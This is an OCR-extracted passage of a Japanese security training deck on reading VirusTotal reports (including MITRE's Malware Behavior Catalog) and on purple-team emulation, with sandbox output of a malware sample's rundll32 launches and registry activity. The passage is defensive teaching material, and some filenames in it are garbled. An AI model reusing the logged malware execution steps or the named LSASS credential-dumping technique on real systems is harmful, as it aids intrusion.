
- DETAILSで確認しておくべき情報

ハッシュ値情報

ファイル種類やサイズ

各種日時
（VTへの登録日時・解析日時）

VT登録時のファイル名




Appendix C：VirusTotalの読み解き方

- RELATIONSで確認しておくべき情報

接続先ドメイン・IPアドレス

ファイル内に含まれた
ファイル情報




Appendix C：VirusTotalの読み解き方

- BEHAVIORで確認しておくべき情報

動的解析結果のサマリ

動的解析結果の検知結果



Appendix C：VirusTotalの読み解き方

- BEHAVIORで確認しておくべき情報

MITRE ATT&CKフレームワークによる分類

Malware Behavior Catalog Treeによる分類

Malware Behavior Catalog（MBC）

Malware Behavior Catalog v3.1

The Malware Behavior Catalog (MBC) is a catalog of malware objectives and behaviors, created to support malware analysis-oriented use cases, such as labeling, similarity analysis, and standardized reporting. Please see the FAQ page for answers to common questions, and read the newsletters for information on the most recent MBC updates and activity.

Open-source malware analysis tools map their output to MBC and ATT&CK:

- capa - see the capa rule mapping distribution
- CAPE - see the CAPE signature mapping distribution

MBC supports other community efforts:

- CACAO - a playbook for the MBC corpus malware Locky Bart shows how CACAO can reference MBC behaviors.
- Attack Flow - flow diagrams for the MBC corpus malware Shamoon and SearchAwesome illustrate how Attack Flow can reference MBC behaviors.

Check out MBC presentations:

- Standardized Reporting with the Malware Behavior Catalog, VB2020 localhost (October 2020)
- Malware Behavior Catalog, BSides DC (October 2019)

To join the **MBC mailing list**, please send a request to mbc@mitre.org.

Objectives

As shown below, malware objectives are based on ATT&CK tactics, and are tailored for the malware analysis use case of characterizing malware based on known objectives and behaviors. Two malware analysis-specific objectives not in ATT&CK are also defined (ANTI-BEHAVIORAL ANALYSIS and ANTI-STATIC ANALYSIS).

Malware Objective Descriptions

Malware objectives are defined in the table below. Follow the links to view associated behaviors.


Objective	Description
Anti-Behavioral Analysis	Malware aims to prevent, obstruct, or evade behavioral analysis, such as analysis done using a sandbox or debugger.
Anti-Static Analysis	Malware aims to prevent static analysis or make it more difficult.
Collection	Malware aims to identify and gather information from a machine or network.
Command and Control	Malware aims to communicate with compromised systems to control them.
Credential Access	Malware aims to steal account names and passwords.
Defense Evasion	Malware aims to evade detection.
Discovery	Malware aims to gain knowledge about the environment.
Execution	Malware aims to execute code on a system.
Exfiltration	Malware aims to steal data.
Impact	Malware aims to manipulate, interrupt, or destroy systems or data.
Lateral Movement	Malware aims to propagate or otherwise move through an environment. Lateral movement may be active, happening via direct machine access, or may be passive (for example, done via malicious email).
Persistence	Malware aims to remain on a system.
Privilege Escalation	Malware aims to obtain higher level permissions.

マルウェアの目的と動作を記述するカタログであり、ラベリング、類似性分析、レポートの標準化などを目的に作成されたフレームワーク。

Appendix C：VirusTotalの読み解き方

- BEHAVIORで確認しておくべき情報

ネットワーク接続情報



ファイルシステムに関する情報

Appendix C：VirusTotalの読み解き方

レジストリに関する情報

Registry actions

Registry Keys Opened

- HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Themes\Personalize
- HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Themes\Personalize\AppsUseLightTheme
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\DllNXOptions
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\AddressBook
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\AddressBook\UninstallString
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Connection Manager
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Connection Manager\UninstallString
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\DXM_Runtime
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\DXM_Runtime\UninstallString

Registry Keys Set

- HKLM\SOFTWARE\Microsoft\WBEM\PROVIDERS\Performance\Performance Data
- HKLM\SOFTWARE\Microsoft\WBEM\PROVIDERS\Performance\Performance Refresh
- HKLM\SOFTWARE\Microsoft\WBEM\PROVIDERS\Performance\Performance Refreshed
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Perflib\Last Counter
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Perflib\Last Help
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Perflib\Updating

プロセスに関する情報

Process and service actions

Processes Created

- "C:\Windows\System32\rundll32.exe" "C:\Users\<USER>\AppData\Local\Temp\init.dll",#1
- C:\DOCUME~1\Miller\LOCALS~1\Temp\rundll32.exe
- C:\Users\Mason\AppData\Local\Temp\rundll32.exe
- C:\Windows\SysWOW64\cmd.exe cmd.exe /C rundll32.exe "C:\Users\user\Desktop\readme.dll",#1
- C:\Windows\SysWOW64\rundll32.exe rundll32.exe "C:\Users\user\Desktop\readme.dll",#1
- C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
- C:\Windows\System32\loaddll32.exe loaddll32.exe "C:\Users\user\Desktop\readme.dll"

Shell Commands

- C:\DOCUME~1\Miller\LOCALS~1\Temp\\rundll32.exe 3c4de20e464146bec844471867bd1626f949d8ce7ac79.dll
- C:\DOCUME~1\Miller\LOCALS~1\Temp\rundll32.exe dc030778938b8b6f98236a709d0d18d56b8bb9000.exe.dll
- C:\DOCUME~1\Miller\LOCALS~1\Temp\rundll32.exe dc030778938b8b6f98236a709d0d18ecc2d56b8bb9000.dll
- C:\Users\Mason\AppData\Local\Temp\rundll32.exe 3c4de20e464146bec844471867bd16nalysis_subject.dll
- C:\Users\Mason\AppData\Local\Temp\rundll32.exe dc030778938b8b6f98236a709d0d18d56b8bb9000.exe.dll

Processes Terminated

- wmiadap.exe /F /T /R


Appendix D : Purple Teaming with Threat Intelligence

“3-3：Threat Research”を前提として記載しています。

Appendix D：Purple Teaming with Threat Intelligence

Purple Teamingとは？

- 攻撃側（**Red Team**）として、攻撃者が使う攻撃手法を使って疑似攻撃を行い、防御側（**Blue Team**）の能力を把握し、組織の回復力（**Cyber Resilience**）を向上すること。
- ポイントとしては、議事攻撃の結果をもとに、 **Red Team**と**Blue Team**が議論を行い、何が問題なのか、どうすれば改善できるのか議論し、改善につなげていく活動であること。



Appendix D：Purple Teaming with Threat Intelligence

Purple Teamingで目指すべきこと：

- **目的１：残存リスクの確認（Residual Risk Identification）**
  - 例）この情報を活用し、自社に攻撃が行われた場合どんな影響があるのか？
  - 例）単一障害点（Single Point of Failure）があるか？突破されたら、どんな影響があるか？

- **目的２：防御の優先順位付け（Defense Prioritization）**
  - 例）どんなセキュリティコントロールが攻撃を防御してくれるのか？
  - 例）検知できないことをどのように対策していくのか？
  - 例）複数対策しなければいけないことがある中で、どちらを優先して実施すべきか？

Appendix D：Purple Teaming with Threat Intelligence

- **Purple Teamingの実施プロセス**
  - 本編で紹介した「情報収集」→「分析・脅威シナリオ作成」にて作成した脅威シナリオに基づき、①評価、②対策実行を実施する。実施方法は２種類の方法がある。

情報収集 → 脅威シナリオ構築 → **評価実施** → 対策実行

- **２種類のアプローチ：**

	Manual Emulation（手動）	Automated / Scripted Emulation（自動）
別名	• Adversary Emulation, Full-Stack Emulation	• Atomic Purple Teaming, BAS, automated penetration test
目的・スコープ	• セキュリティ態勢（技術・プロセス・人）の有効性検証	• セキュリティコントロール（技術）の有効性検証
概要	• セキュリティ専門家（Red Teamer）による疑似攻撃。日本の場合は、金融庁が提唱したTLPT（Threat-Lead Penetration Test）が最も知られている。	• 自動実行可能なツールを使い、疑似攻撃を行う。 • 一連の流れを実行するケースもあれば、特定のフェーズに限定して実行するケースも存在する。
メリット	• 専門家による柔軟なテストが実施可能なため、検知回避手法を含め、攻撃グループのような実践さながらの高度なテストを実施可能。 • 実際に検知した際の組織的な対応プロセスも確認可能。	• 様々なシナリオをテストできるため、網羅的なテストを実施可能。
デメリット	• 費用（$$$$）＋時間がかかる。 • 多数のシナリオを実施するなど、網羅性を担保することが難しい。	• ツール出力結果を読み解き、防御側のどの部分を改善すべきか、自身で検討する必要がある（そのため、Red Team + Blue Team両方の技術・知識が必要となる）。

今回はこちらを掘り下げます。

Appendix D：Purple Teaming with Threat Intelligence

- **Purple Teamingの実施プロセス**
  - 本編で紹介した「情報収集」→「分析・脅威シナリオ作成」にて作成した脅威シナリオに基づき、①評価、②対策実行を実施する。実施方法は２種類の方法がある。

- **Scripted Emulationの実施方法**
  - Script Emulationは、大きく３種類存在する。

	概要	事例
Atomic Emulation	各個別のテクニックをテストする。次で示す、**Atomic Red Teaming**はこの手法。	例）T1003.001 LSASS Memory
Micro Emulation	複数の攻撃グループが悪用する攻撃アクションの一部をテストする。次で紹介する**Adversary Emulation Library**はこのアプローチを採用している。	例）Process Injectionを実行する
Full Emulation	特定の攻撃グループをエミュレートする包括的なアプローチ。次で紹介する**Adversary Emulation Library**はこのアプローチを採用している。	例）Wizard Spiderの攻撃手法

Atomic Testing	**Micro Emulation**	Full Emulation
